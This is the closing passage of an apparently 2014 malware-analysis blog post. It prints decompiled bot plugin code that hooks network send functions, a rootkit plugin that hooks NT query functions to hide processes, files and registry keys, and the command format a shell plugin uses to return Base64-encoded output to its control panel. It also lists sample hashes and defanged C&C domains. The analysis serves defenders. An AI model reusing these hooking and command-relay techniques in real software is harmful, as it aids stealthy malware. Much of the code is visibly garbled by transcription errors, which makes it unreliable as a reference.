  if ( sendAddress )
  HookFunction(v2, off_40301C, sendAddress, FakeSend, off_40301C);
  wsaSendAddress = GetProcAddress(v4,
  if ( twsaSendAddress )
  ۲.
    v7 = LoadLibraryA("us2_32.dll");
    wsaSendAddress = GetProcAddress(v7, "WSASend");
  if ( usaSendAddress )
    HookFunction(v6, off_403018, wsaSendAddress, FakeWSASend, off_403018);
  byte_484928 = 0;
byte_484929 = 0;
  SuspendResumeThread(0);
 ExitThread(0):
3
```

shell.dll: If the server response includes the "*shell_rules*" parameter, then the command specified is executed and the result is sent to the panel, encoded with Base64. The request used for this will be "*cmd=getshell&login=%s&shell=\$RESULT&run=ok*".

These plugins are stored on disk encrypted with the same modified RC4 algorithm, using the botid as key. Besides these, there is another plugin, called *Rootkit.dll*, used to hook the functions *ZwQuerySystemInformation*, *ZwQueryDirectoryFile* and *ZwEnumerateValueKey* to try to hide the malware process, files and registry keys.

```
void __stdcall __noreturn StartAddress(int a1)
  HMODULE v1; // eax@1
  FARPROC v2; // eax01
HMODULE v3; // eax03
  FARPROC v4; // eaxe3
  HMODULE v5; // eax@5
  FARPROC v6; // eax85
  SuspendResumeThread(1);
  v1 = GetHoduleHandleA("ntdl1");
  v2 = GetProcAddress(v1, "ZuQuerySystemInFormation");
  if ( 02 )
  HookFunction(v2, FakeQuerySystemInFormation, off_402018);
v3 - GetModuleHandleA("ntdl1");
v4 - GetProcAddress(v3, "ZuQueryDirectoryFile");
  if ( 04 )
    HookFunction(04, FakeQueryDirectoryFile, off_402014);
  v5 - GetNoduleHandleA("ntdl");
v6 - GetProcAddress(v5, "ZwEnumerateValueKey");
  if ( 06 )
  HookFunction(v6, FakeEnumerateValueKey, OriginalEnumerateValueKey);
SuspendResumeThread(0);
 ExitThread(0);
}
```

These are some of the samples used to write this blog post:

4fe5f69ca1ab813e829479004f262ccd db3745ec149818567de5d2dfc3477d25 a4b7e8bf966ee5c6e2c731e9047968d4 e1ee0990ffd0da3df13c1206a6bb9a4b 86ca12376ab5e27534029d23b2952a28

The C&C URLs related to these binaries are:

hxxp://joppwer.in/ hxxp://offnamerty.ru/ hxxp://jtp888888.ru/

Submitted by jesparza on Sun, 2014/10/05 - 22:03

<u>Español</u>